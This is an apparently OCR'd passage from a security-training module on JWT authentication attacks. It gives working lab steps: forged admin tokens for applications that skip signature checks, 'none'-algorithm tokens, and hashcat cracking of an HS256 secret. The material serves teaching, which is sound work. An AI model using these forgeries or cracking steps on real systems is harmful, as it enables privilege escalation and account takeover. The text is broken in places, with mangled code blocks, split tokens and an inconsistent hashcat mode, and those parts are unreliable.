3. Attacking Authentication Mechanisms


Introduction to Authentication Mechanisms

Organizations aim to streamline the user experience, allowing users to access multiple applications and websites by logging in only once. They may also want to reduce the number of disparate authentication and authorization silos for ease of management and to enforce standard policies. Frameworks such as OAuth, OpenID Connect, and SAML can help organizations build secure and standard authentication and authorization flows.

Authentication vs. Authorization

Authentication is the process of `confirming a user's identity`. The most common form of authentication is checking a user's username and password. For instance, the user confirms their identity to the website by providing a username and password.

On the other hand, `Authorization` relates to `a user's permissions` or their access level. Authorization is typically governed by an access control policy, with the four general ones being Discretionary access control (DAC), Mandatory access control (MAC), Role-based access control (RBAC), and Attribute-based access control (ABAC). RBAC, an access control policy used for web applications, relies on roles to grant users different permissions. For instance, an admin user might have the "writer" role which allows changing content on a website (write permission), while a regular user might have the "reader" role, which allows only reading the content (read permission). Proper authorization checks ensure that a regular user cannot obtain write permissions to the site's content.



Broken Authentication

It's not uncommon to find incorrectly implemented access control mechanisms. The impact ranges from the disclosure of sensitive information to the compromise of the underlying system. For example, if we compromise an application's ability to identify the requesting user via its API, this compromises the overall web application security.

Authentication mechanisms can be compromised in many ways, including:

- Brute-forcing the login page with a list of usernames and passwords
- Manipulating unsigned or weakly signed session tokens such as JWT
- Exploiting weak passwords and encryption keys
- Obtaining authentication tokens and passwords from a URL

The Broken Authentication module covered basic techniques to attack authentication mechanisms, and this module will focus on some of the more advanced authentication attacks that rely on common standards or frameworks.

JWT

JSON Web Token (JWT) is a format for transmitting cryptographically secure data. While JWTs are not directly tied to authentication in web applications, many web applications use JWTs as a stateless session token. These tokens, encoded as JSON objects, are a secure and efficient way to transmit information between a client and a server. JWTs consist of three

main parts: a header, a payload, and a signature, enabling authentication, authorization, and stateless information exchange. They have become popular for implementing token-based authentication and authorization mechanisms due to their simplicity, flexibility, and widespread support across different programming languages and platforms.

OAuth

OAuth is an open standard protocol that allows secure authorization and delegation of access between different web services without sharing user credentials. It enables users to grant third-party applications limited access to resources on other web services, such as social media accounts or online banking, without exposing their passwords. OAuth operates through token-based authentication processes, facilitating seamless interactions between service providers and consumers while maintaining user privacy and security. Widely adopted across various industries, OAuth has become the de facto standard for enabling secure API access and authorization in modern web and mobile applications.

SAML

Secure Assertion Markup Language (SAML) is an XML-based open standard for exchanging authentication and authorization data between identity providers (IdPs) and service providers (SPs). SAML enables single sign-on (SSO), allowing users to access multiple applications and services with a single set of credentials. In the SAML workflow, the user's identity is authenticated by the IdP, which then generates a digitally signed assertion containing user attributes and permissions. This assertion is sent to the SP, which validates it and grants access accordingly. SAML is widely used in enterprise environments and web-based applications to streamline authentication processes and enhance security through standardized protocols and assertions.

Introduction to JWTs

Understanding the basics of JWTs, including how they work, their structure, and how web applications use them, is paramount before learning how to perform attacks and exploit vulnerabilities associated with them.

What is a JSON Web Token (JWT)?

JWTs is a way of formatting data (or `claims`) for transfer between multiple parties. A JWT can either utilize JSON Web Signature (JWS) or JSON Web Encryption (JWE) for protection of the data contained within the JWT, though in practice, JWS is much more commonly used in web applications. Thus, we will solely discuss JWTs that utilize JWS in this module. Two additional standards comprise JWTs. These are JSON Web Key (JWK) and JSON Web Algorithm (JWA). While JWK defines a JSON data structure for cryptographic keys, JWA defines cryptographic algorithms for JWTs.

A JWT is made up of three parts, which are separated by dots:

- JWT Header

- ```
JWT Payload
```

- JWT Signature



```
Each part is a base64-encoded JSON object:
```

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJIVEItQWNhZGVteSIsInVzZXIiOiJhZG1pbiIsImlzQWRtaW4iOnRydWV9.Chnhj-ATkcOfjtn8GCHYvpNE-9dmlhKTCUwl6pxTZEA

```
We will now look at these parts and discuss their function within the JWT.

* * *

## Header

The first part of the JWT is its header. It comprises metadata about the
token itself, holding information that allows interpreting it. For
instance, let us look at the header of our example token from before.
After base64-decoding the first part, we are left with the following JSON
object:
```
```

```json
{
  "alg": "HS256",
  "typ": "JWT"
}
```

As we can see, the header only consists of two parameters in this case. The `typ` parameter is usually set to `"JWT"`, and the `alg` parameter specifies the cryptographic signature or MAC algorithm the token is secured with. Valid values for this parameter are defined in the JWA standard:

"alg" Parameter Value	Signature/MAC Algorithm
HS256	HMAC using SHA-256
HS384	HMAC using SHA-384
HS512	HMAC using SHA-512
RS256	RSASSA-PKCS1-v1_5 using SHA-256
RS384	RSASSA-PKCS1-v1_5 using SHA-384
RS512	RSASSA-PKCS1-v1_5 using SHA-512
ES256	ECDSA using P-256 and SHA-256
ES384	ECDSA using P-384 and SHA-384
ES512	ECDSA using P-512 and SHA-512
PS256	RSASSA-PSS using SHA-256 and MGF1 with SHA-256
PS384	RSASSA-PSS using SHA-384 and MGF1 with SHA-384
PS512	RSASSA-PSS using SHA-512 and MGF1 with SHA-512
none	No digital signature or MAC performed

Our example token is secured with `HMAC using SHA-256` in this case. There are additional parameters that can be defined in the JWT header as defined in the JWS standard, some of which we will take a look at in the upcoming sections.

Payload

The JWT payload is the middle part and contains the actual data making up the token. This data comprises multiple `claims`. Base64-decoding the sample JWT's payload reveals the following JSON data:

```
{
  "iss": "HTB-Academy",
  "user": "admin",
  "isAdmin": true
}
```

While registered claims are defined in the JWT standard, a JWT payload can contain arbitrary, user-defined claims. In our example case, the `iss` claim is a registered claim that specifies the identity of the JWT's issuer. The claims `user` and `isAdmin` are not registered and indicate that this particular JWT was issued for the user `admin`, who seems to be an administrator.

Signature


The last part of the JWT is its signature, which is computed based on the JWT's header, payload, and a secret signing key, using the algorithm specified in the header. Therefore, the integrity of the JWT token is protected by the signature. If any data within the header, payload, or signature itself is manipulated, the signature will no longer match the token, thus enabling the detection of manipulation. Thus, knowledge of the secret signing key is required to compute a valid signature for a JWT.

JWT-based Authentication

Now that we know the basics about JWTs let us discuss a typical use case for them: JWT-based authentication.


Stateful Authentication

Traditionally, the user presents a session token to the web application, which then proceeds to look up the user's associated data in some kind of database. Since the web application needs to keep track of the state, i.e., the data associated with the session, this approach is called **stateful** authentication.



Stateless Authentication

On the other hand, in JWT-based authentication, the session token is replaced by a JWT containing user information. After verifying the token's signature, the server can retrieve all user information from the JWT's claims sent by the user. Because the server does not need to keep a state, this approach is called **stateless** authentication. Remember that the JWT's signature prevents an attacker from manipulating the data within it, and any manipulation would result in a failed signature verification.




Attacking Signature Verification

As discussed in the previous section, the signature protects data within the JWT's payload. We cannot manipulate any data within the JWT's payload without invalidating the signature. However, we will learn about two misconfigurations in web applications that lead to improper signature verification, enabling us to manipulate the data within a JWT's payload.


While the attacks discussed here are not very common in the real world, they may still occur when a web application is severely misconfigured.

Missing Signature Verification

Before jumping into the attack, let us look at our target web application. Starting our target and accessing the provided URL, we are greeted with a simple login page:




We can use the provided credentials to log in to the web application, which displays an almost empty page:



Due to the message `You are not an admin!`, we can infer that there are users with different privilege levels. Let us investigate if we can find a way to escalate our privileges to an administrator to see if this will display more information to us.

As we can see in the response to a successful login request, the web application uses a JWT as our session cookie to identify our user:




The response contains the following JWT:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6ZmFsc2UsImV4cCI6MTcxMTE4NjA0NH0.ecpzHiyA5I1-KYTTF251bUiUM-
```

```
tNnrIMwvHeSZf0eB0
```

To analyze the contents of a JWT, we can use web services such as jwt.io or CyberChef. Pasting the JWT into `jwt.io`, we can see the following payload:


```
{
  "user": "htb-stdnt",
  "isAdmin": false,
  "exp": 1711186044
}
```



The JWT contains our username, an `isAdmin` claim, and an expiry timestamp. Since our goal is to escalate our privileges to an administrator, the `isAdmin` claim seems to be an obvious way to achieve that goal. We can simply manipulate that parameter in the payload, and `jwt.io` will automatically re-encode the JWT on the left side. However, as discussed previously, this will invalidate the JWT's signature.

This is where our first attack comes into play. Before accepting a JWT, the web application must verify the JWT's signature to ensure it has not been tampered with. If the web application is misconfigured to accept JWTs without verifying their signature, we can manipulate our JWT to escalate privileges.

To achieve this, let us change the `isAdmin` parameter's value to `true` in `jwt.io`:



We can then pass the manipulated JWT in the `session` cookie in the request to `/home`:

```
GET /home HTTP/1.1
Host: 172.17.0.2
Cookie:
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0fQ.S85PjpnL6BNhBCWk6OYDHc_XjfWogMJV8wq5pKJ6Tv4
```


Since the web application does not verify the JWT's signature, it will grant us admin access:

None Algorithm Attack

Another technique of making the web application accept a manipulated JWT is utilizing the `none` algorithm. As discussed in the previous section, this algorithm implies that the JWT does not contain a signature, and the web application should accept it without computing one. Due to the lack of a signature, the web application will accept a token without signature verification if misconfigured.

To forge a JWT with the `none` algorithm, we must set the `alg`-claim in the JWT's header to `none`. We can achieve this using CyberChef by selecting the `JWT Sign` operation and setting the `Signing algorithm` to `None`. We can then specify the same JWT payload we have used before, and CyberChef will forge a JWT for us:

```
{
  "user": "htb-stdnt",
  "isAdmin": true,
  "exp": 1711186044
}
```



Just like before, we can then pass the manipulated JWT in the `session` cookie in the request to `/home`:

```
GET /home HTTP/1.1
Host: 172.17.0.2
Cookie:
session=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaX
NBZG1pbiI6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0LCJpYXQiOjE3MTExODY0NTJ9.
```


Since the web application accepts the JWT with the `none` algorithm, it will grant us admin access:

Note: Even though the JWT does not contain a signature, the final period (`.`) still needs to be present.


Attacking the Signing Secret

In the previous section, we discussed attacks that bypass the signature verification of JWTs. However, if we were to know the signing secret, we could create a valid signature for a forged JWT. After requesting a valid JWT from the web application, we then attempt to brute-force the signing secret to obtain it.


JWT supports three symmetric algorithms based on potentially guessable secrets: `HS256`, `HS384`, and `HS512`.

Obtaining the JWT

Just like before, we can obtain a valid JWT by logging in to the application:



We can then check the signature algorithm by inspecting the `alg`-claim on `jwt.io`:



As we can see, the token uses the symmetric algorithm `HS256`; thus, we can potentially brute-force the signing secret.

Cracking the Secret

We will use `hashcat` to brute-force the JWT's secret. Hashcat's mode `16500` is for JWTs. To brute-force the secret, let us save the JWT to a file:

```
echo -n
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pb
```


```
iI6ZmFsc2UsImV4cCI6MTcxMTIwNDYzN30.r_rYB0tvuiA2scNQrmzBaMAG2rkGdMu9cGMEEl3
WTW0 > jwt.txt
```

Afterward, we can run hashcat on it with a wordlist of our choice:

```
hashcat -m 16500 jwt.txt /opt/SecLists/Passwords/Leaked-
Databases/rockyou.txt

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (JWT (JSON Web Token))
Hash.Target......:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaH...l3WTW0
Time.Started.....: Sat Mar 23 15:24:17 2024 (2 secs)
Time.Estimated...: Sat Mar 23 15:24:19 2024 (0 secs)
Kernel.Feature...: Pure Kernel
